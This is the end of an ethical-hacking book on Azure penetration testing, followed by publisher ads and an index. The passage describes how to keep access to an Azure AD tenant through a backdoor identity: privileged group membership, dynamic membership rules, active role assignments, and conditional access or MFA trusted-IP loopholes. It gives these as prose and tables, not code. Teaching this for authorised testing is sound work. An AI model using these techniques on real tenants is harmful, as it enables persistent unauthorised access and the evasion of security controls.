Update the ownership of Microsoft 365 groups in Azure AD. This does not include groups that can be assigned to Azure AD roles.	microsoft.directory/groups.unified/owners/update	- Exchange Administrator - SharePoint Administrator - Teams Administrator - Custom roles can also be assigned this permission

Table 8.5 – Roles for modifying group membership or ownership

If the privileged group has a *dynamic user membership type*, we could modify the dynamic membership rules so that they include expressions that add our backdoor identity. We could be creative when crafting this expression and use a property and a value that attracts less suspicion. Group owners cannot modify dynamic membership rules. Only users with the following permissions can modify these rules:

Method	Permission Needed	• Azure AD Role
Update the dynamic membership rule of security groups and Microsoft 365 groups. This does not include groups that can be assigned to Azure AD roles.	<code>microsoft.directory/groups/dynamicMembershipRule/update</code>	• Directory Writers • Groups Administrator • User Administrator • Global Administrator • Custom roles can also be assigned this permission
Update the dynamic membership rule of security groups. This does not include groups that can be assigned to Azure AD roles.	<code>microsoft.directory/groups/security/dynamicMembershipRule/update</code>	• Intune Administrator • Custom roles can also be assigned this permission
Update the dynamic membership rule of Microsoft 365 groups. This does not include groups that can be assigned to Azure AD roles.	<code>microsoft.directory/groups.unified/dynamicMembershipRule/update</code>	• Custom roles can also be assigned this permission

Table 8.6 – Roles for modifying dynamic membership rules

Next, we will review how to add roles directly to the security principals versus using existing groups.

Assign the identity to privileged roles

For Azure AD, role assignments can either be added directly or by using PIM. Regardless of the option you use, you will need the `microsoft.directory/roleAssignments/allProperties/allTasks` permission.

At the time of writing, only the **Privileged Role Administrator** role and the **Global Administrator** role have this permission. If PIM is in use, we will have to create an *active* assignment for the backdoor identity instead of an *eligible* assignment that requires activation.

For Azure resources, role assignments can be added directly using PIM or Azure Blueprint. For direct role assignments, the following Azure resource roles can be used: **Owner**, **User Access Administrator**, **Co-Administrator (Classic)**, and **Service Administrator (Classic)**.

If PIM is in use, the **Privileged Role Administrator** role or the **Global Administrator** role can be used.

Using Blueprint requires being able to create a blueprint definition, publish the definition, and then assign it. The **Owner** role has all the permissions needed for this. A combination of both the **Blueprint Contributor** role and the **Blueprint Operator** role can also be used.

While an experienced incident responder should be able to quickly find your persistence accounts, you may be able to hide in an environment a little longer by spreading your roles between different identities.

Bypassing security policies to allow access

Despite all the efforts we have made to access a privileged identity, this will be worthless if we're unable to access the identity. If we don't take the proper steps, Azure AD tenants with strongly configured conditional access policies will stop us from accessing identities for persistence.

Here are some additional measures we could take to ensure that we persist access to these accounts:

- Create conditional access loopholes by adding an access rule that only applies to the backdoor identity.
- Add our IP as a trusted location in conditional access.
- Add our IP to the list of MFA trusted IPs.
- Utilize subscription-level persistence techniques to work with existing AAD restrictions.

Each of these settings can be configured within the Azure portal under the Azure AD tenant section, or under the affected resources you would like to persist on. As with any other persistence activities in an Azure environment, these may be very apparent changes in certain environments, so your usage may vary.

Summary

In this final chapter, we covered the many persistence options that are available within Azure. For the attackers reading, hopefully, this has provided you with some options for maintaining your access within an Azure tenant. For the defenders reading, good luck with finding any persistence methods that have made their way into your environment. On the plus side, many of the techniques mentioned in this chapter can be logged and alerted on in Azure with Sentinel rules. We highly recommend checking out the detection options within Azure Sentinel for the defenders reading this book.

As a final note for this chapter and this book, we wanted to remind you to clean up and secure your test tenant. Since you probably created your tenant and subscriptions in an account that is tied to your credit card, we don't want you to accidentally run up a huge Azure bill as part of following along with this book. Although accidentally running up a massive cloud bill is a rite of passage for many that are learning about the cloud, we don't want to be the source of that problem for you. With that in mind, we strongly encourage you to cancel your test subscription and change the passwords for any users in your Azure AD tenant. If you want to go as far as deleting your tenant, you can, but it's not necessary.

We hope that you enjoyed this book!

Further reading

For more information on canceling your Azure subscription, please refer to the following Microsoft documentation:

- <https://docs.microsoft.com/en-us/azure/cost-management-billing/manage/cancel-azure-subscription>.



Packt . com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?


- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at [packt . com](http://packt.com) and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at [customercare@packtpub . com](mailto:customercare@packtpub.com) for more details.

At [www . packt . com](http://www.packt.com), you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Learn Azure Sentinel

Richard Diver, Gary Bushey

ISBN: 978-1-83898-092-4

- Understand how to design and build a security operations center
- Discover the key components of a cloud security architecture
- Manage and investigate Azure Sentinel incidents
- Use playbooks to automate incident responses
- Understand how to set up Azure Monitor Log Analytics and Azure Sentinel
- Ingest data into Azure Sentinel from the cloud and on-premises devices
- Perform threat hunting in Azure Sentinel



Microsoft Azure Security Technologies Certification and Beyond

David Okeyode

ISBN: 978-1-80056-265-3

- Manage users, groups, service principals, and roles effectively in Azure AD
- Implement Azure AD identity security and governance capabilities
- Understand how platform perimeter protection can secure Azure workloads
- Configure network security best practices for IaaS and PaaS
- Discover various options to protect against DDoS attacks
- Secure hosts and containers against evolving security threats
- Implement platform governance with cloud-native tools
- Monitor security operations with Security Center and Azure Sentinel

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit [authors . packtpub . com](https://authors.packtpub.com) and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Share Your Thoughts

Now you've finished *Penetration Testing Azure for Ethical Hackers*, we'd love to hear your thoughts! If you purchased the book from Amazon, please [click here](#) to go straight to the Amazon review page for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

Index

Symbols

application programming
interface (API) 5

A

access

 elevating 267-271

Active Directory (AD) 39, 175

Active Directory escalation paths
 identification, automating 276, 277

admin system

 PS/AZ credentials, exporting 286, 287

Amazon Web Services (AWS) 82

application programming
 interfaces (APIs) 70

App registration 15

App Service

 credentials, extracting from 240, 241

 escalation 242, 243

 lateral movement 242, 243

 persistence 242, 243

App Service Kudu interface 244

automation account credential extraction
 overview 246

Automation accounts

 certificates, extracting from 248-250

 credentials, extracting from 244-246

 stored passwords, extracting
 from 248-250

Azure

 cloud platforms 5

 clouds and regions 5

 custom domain services,
 determining 87, 88

 infrastructure 4

 pentest VM, deploying in 54

 resource management hierarchy 5-8

 URL 40

Azure Active Directory (Azure AD)

 about 234, 304

 credentials, with MSOLSpray 104-112

 escalating, to Azure RBAC roles 256

 group membership, exploiting 257-260

 root management group access,
 elevating 262-264

 service principal secrets,
 exploiting 261, 262

 user passwords, resetting 260

Azure AD Connect 7

- Azure AD credentials
 - guessing 100
- Azure AD credentials, password
 - guessing attack
 - guessing strategy, deciding 101-103
 - password list, obtaining 101
 - username list, obtaining 100
- Azure admin account
 - creating 42-53
- Azure AD PowerShell modules
 - installing, on pentest VM 66-68
- Azure AD roles
 - Azure subscription owner,
 - escalating from 271
- Azure AD security, Conditional
 - Access policies
 - about 112
 - MFASweep 112, 113
 - multi-factor authentication (MFA), bypasses 114
- Azure AD tenant
 - backdoor identity, creating 309
 - identities, modifying 313
 - persisting 308
 - privileged access, granting
 - to identity 316
 - security policies, bypassing to access 319
- Azure App Service apps 145, 146
- Azure App Service configuration
 - exploiting 145
- Azure Automation Accounts,
 - to access Key Vaults
 - reference link 245
- Azure CLI
 - about 25-27
 - installing, in WSL 69
- Azure cloud
 - accessing 21
- Azure Container Registry (ACR)
 - about 155
 - credentials, hunting 156-162
 - reviewing 156
- Azure context 287
- Azure Function apps 146-150
- Azure Instance Metadata Service
 - reference link 141
- Azure Key Vault
 - about 233
 - certificates, pillaging 233
 - keys, pillaging 233
 - secrets, pillaging 233
- Azure Kubernetes Service (AKS) 9
- Azure penetration testing
 - guidelines 74, 75
 - scopes 75
 - tools 70, 71
- Azure platform DNS suffixes 81-83
- Azure platform features
 - exploiting, with Contributor rights 176
 - password reset feature, exploiting 177
 - password reset feature, exploiting
 - to create local administrative user 178-180
 - privileged VM resources, exploiting
 - with Lava 186-194
 - Run Command feature,
 - exploiting 180, 182
 - VM extensions, executing 194, 195
- Azure portal
 - about 22
 - navigating 23
 - service search 23
 - subscriptions list 24
 - user menu 24

- Azure PowerShell modules
 - installing, on pentest VM 66-68
- Azure public IP address
 - parsing, with PowerShell 78-81
 - ranges 76-78
- Azure RBAC roles
 - Azure AD, escalating from 256
- Azure RBAC structure
 - about 11
 - default RBAC roles 19, 20
 - role assignment 21
 - role definition 17-19
 - security principals 12
- Azure Resource Manager (ARM)
 - about 32, 34, 54
 - deployments, evaluating 136-138
- Azure resources
 - enumerating 125-127
- Azure REST APIs 33
- Azure role-based access control (Azure RBAC) 234
- Azure services
 - overview 9, 11
- Azure storage keys
 - dumping, with MicroBurst 213-219
- Azure subscription
 - cached tokens, reusing from
 - authenticated Azure admin system 288-300
 - cached tokens, stealing from
 - authenticated Azure admin system 288-300
 - credentials, stealing from system 286
 - persistence, maintaining to
 - PaaS services 306
 - persistence, maintaining with
 - Automation accounts 304-306
 - persistence, maintaining with
 - virtual machines (VMs) 300
 - persisting 285
- Azure subscription owner
 - escalating, to Azure AD roles 271
 - privileged service principals,
 - exploiting 271
 - service principals API permissions,
 - exploiting 272
- Azure tenant
 - creating 39-42
- Azure Virtual Machines (Azure VM)
 - about 9
 - Contributor (IaaS) exploit scenarios,
 - cleaning up 204, 205
 - credentials, gathering from VM
 - extension settings 198, 199
 - data, extracting 196
 - Disk Export, features exploiting 200-202
 - local credentials, gathering with
 - Mimikatz 196, 197, 198
 - Snapshot Export, features
 - exploiting 200-202
 - VM disks, exfiltrating with
 - PowerZure 202-204

B

- backdoor identity, Azure AD tenant
 - Guest User Identity, inviting
 - into Tenant 312, 313
 - service principal, creating with
 - password 310, 311
 - user identity, creating 309, 310
- brute-force attack 101

C

- capture the flag (CTF) 39
- certificates
 - exfiltrating, in Key Vault
 - resources 236, 238
 - extracting, from Automation
 - accounts 248-250
 - pillaging, from Azure key vault 233
- cleartext data stores
 - reviewing 136
- Cloud IP Checker 86
- Cloud Shell
 - about 24
 - reference link 24, 25
- Cloud Shell account
 - used, for escalating privileges 222-233
- Cloud Shell storage files
 - attacking 220, 221
- code-related vulnerabilities
 - about 98
 - command injection 99
 - directory traversal 99
 - local files, accessing from web server 99
 - server-side request forgery (SSRF) 99
 - SQL injection (SQLI) 99
- command and control (C2) 300
- command-line interface (CLI) 66
- Conditional Access policies 112
- configuration-related vulnerabilities
 - about 90
 - Blob storage account permissions,
 - overview 91-93
 - IaaS configuration-related
 - vulnerabilities 90
 - PaaS configuration-related
 - vulnerabilities 90

- Contributor IaaS escalation goals
 - about 174, 175
 - domain credential hunting 175
 - lateral network movement
 - opportunities 176
 - local credential hunting 175
 - tenant credential hunting 176
- Contributor (IaaS) exploit scenarios
 - preparing for 171-174
- Contributor (PaaS) exploit scenarios
 - cleaning up 251-253
 - preparing for 208-211
- Contributor RBAC role
 - reviewing 170, 171
- Contributor rights
 - used, for exploiting Azure
 - platform features 176
- credentials
 - extracting, from App Service 240, 241
 - extracting, from Automation
 - accounts 244-246
- custom domains 86
- custom domain services
 - hosting, in Azure determining 87, 88

D

- data
 - extracting, from Azure VMs 196
- data plane 234
- Desired State Configuration (DSC) 302
- Disk Export 200
- domain escalation paths
 - identifying 275, 276
- Domain Name System (DNS) 11, 58
- dynamic group memberships
 - exploiting 163-165

E

- Elastic Compute Cloud (EC2) 11
- Endpoint Detection and Response (EDR) 196
- escalation
 - in App Service 242, 243
- exploit scenarios
 - cleaning up 166-168
- Express Route connections 274

F

- fully qualified domain name (FQDN) 81

G

- Generally Available (GA) version 258
- Global Administrators
 - preparing 264-267
- groups 16

I

- IaaS configuration-related
 - vulnerabilities 90
- identities, Azure AD tenant
 - disabled user identity, enabling 314, 315
 - password, resetting 314, 315
 - secret, adding to service principal 315
- identity-based access 308
- identity provider (IdP) 309
- Infrastructure-as-a-Service (IaaS) 77
- Instance Metadata Service (IMDS) 141
- internet-facing services,
 - enumeration identification
 - about 76
 - Azure platform DNS suffixes 81-83

- Azure public IP address, parsing
 - with PowerShell 78-81
- Azure public IP address, ranges 76-78
- Cloud IP Checker 86
- custom domains 86
- custom domain services
 - hosting, in Azure 87, 88
- IP ownership 86
- MicroBurst, using to enumerate
 - PaaS services 83-86
- risk, testing 76
- subdomain takeovers 88, 89
- Internet Protocol (IP) 62
- IP ownership 86

J

- JQ tool 78

K

- key-based access 308
- keys
 - exfiltrating, in Key Vault
 - resources 236, 238
 - pillaging, from Azure key vault 233
- key vaults
 - options, for using alternative principals to access 235

L

- lateral movement
 - in App Service 242, 243
 - tips 278, 279
- Lava 186
- Linux administration tools 70

M

- managed identity 15
- management plane 234
- MFASweep 112, 113
- MicroBurst
 - about 66
 - reference link 83
 - used, for dumping Azure storage keys 213-219
 - used, for identifying misconfigured blob containers 94-98
 - using, to enumerate PaaS services 83-86
- misconfigured blob containers
 - identifying, with MicroBurst 94-98
- misconfigured service principal
 - used, for escalating privileges 150-155
- Mnemonic
 - reference link 165
- MSOLSpray
 - about 103
 - used, for guessing Azure Active Directory credentials 104-112
- multi-factor authentication (MFA) 13, 54, 103, 176
- bypasses 114

N

- National Cyber Security Center (NCSC) 101
- network persistence
 - maintaining, to platform services 306-308
- Nmap 78

O

- on-premises networks
 - connections, identifying 274
 - Express Route connections 274
 - site-to-site connections 274
- on-premises systems
 - attacking, to escalate in Azure 273
- Owner exploit scenarios
 - cleanup script, using 280, 281
 - preparing 264-267

P

- PaaS configuration-related vulnerabilities
 - about 90
 - storage accounts 91
- PaaS services
 - enumerating, with MicroBurst 83-86
- Pass-the-Hash (PtH) attacks 279
- password spray attack 102
- patching-related vulnerabilities 98
- pentest VM
 - Azure AD PowerShell modules, installing on 66-68
 - Azure PowerShell modules, installing on 66-68
 - deploying 54-62
 - deploying, in Azure 54
 - WSL, installing on 62-66
- persistence
 - in App Service 242, 243
- persistence concept
 - about 283
 - access, planning 284
 - long-term channel, using 284
 - multiple channels 284

- multiple persistence options 285
- short-term channel, using 284
- persistence, with virtual machines (VMs)
 - about 300
 - automation account DSCs 302, 304
 - managed identity, adding 301, 302
 - management ports, opening 301
- Personally Identifiable Information (PII) 219
- pivoting tools
 - for escalation paths 277, 278
- Platform as a Service (PaaS) 302
- post domain escalation
 - tips 278, 279
- PowerShell
 - about 28, 29
 - AzureAD module 33
 - used, for parsing Azure public IP addresses 78-81
- PowerShell Gallery (PSGallery)
 - Az module 29-32
 - Az module, versus AzureRM 32
 - reference link 28
- PowerZure
 - about 66, 127, 128
 - subscription access information, obtaining 128-132
 - subscription information, enumerating with MicroBurst 132-135
- privileged access, Azure AD tenant identity, adding to privileged group 316, 318
- identity, assigning to privileged group 318, 319
- Privileged Identity Management (PIM) 311

- privileges
 - escalating, with Cloud Shell account 222-232
- PS/AZ credentials
 - exporting, from admin system 286, 287

R

- Reader exploit scenarios
 - preparing 120-125
- Remote Desktop Protocol (RDP) 59
- resource group deployments
 - credentials, hunting 139-144
- Rules of Engagement (RoE) 285
- Run as account
 - creating, in test Automation account 247, 248
- runbook 244
- Run Command feature
 - commands, running from Az PowerShell module 183, 184
 - commands, running from Azure REST APIs 184, 185
 - exploiting 180, 182

S

- script 122, 266
- secrets
 - exfiltrating, in Key Vault resources 236, 238
 - pillaging, from Azure key vault 233
- security principal 12

- security principals, Azure RBAC structure
 - about 12
 - groups 16, 17
 - managed identity 15, 16
 - service principal 14, 15
 - user accounts 12-14
- server-side request forgery (SSRF) 99
- service principal 14
- Shared Access Signature (SAS) 200, 308
- single password spraying attack 101
- single sign-on (SSO) 286
- site-to-site connections 274
- Software-as-a-Service (SaaS) 9
- SQL injection (SQLI) 99
- storage accounts
 - about 211
 - attacking 211-213
- stored passwords
 - extracting, from Automation accounts 248-250
- Structured Query Language (SQL) 8
- subdomain takeovers 88, 89

T

- targeted user attack 101
- test Automation account
 - Run as account, creating 247, 248

U

- Uniform Resource Locator (URL) 52
- user persistence
 - maintaining, to platform services 308
- User Principal Name (UPN) 13, 53

V

- virtual machine scale sets
 - (VMSSes) 90, 170
- virtual machines (VMs) 8, 90, 170, 300
- Visual Studio Code (VS Code) 54
- vulnerabilities, in public facing services
 - code-related vulnerabilities 98
 - configuration-related vulnerabilities 90
 - identifying 90
 - misconfigured blob containers, identifying with MicroBurst 94-98
 - patching-related vulnerabilities 98

W

- web apps
 - leveraging, for lateral movement and escalation 239, 240
- webhook method 305
- Windows administration tools 70
- Windows Subsystem for Linux (WSL)
 - Azure CLI, installing in 69
 - installing, on pentest VM 62-66
- Windows Virtual Desktops (WVD) 90

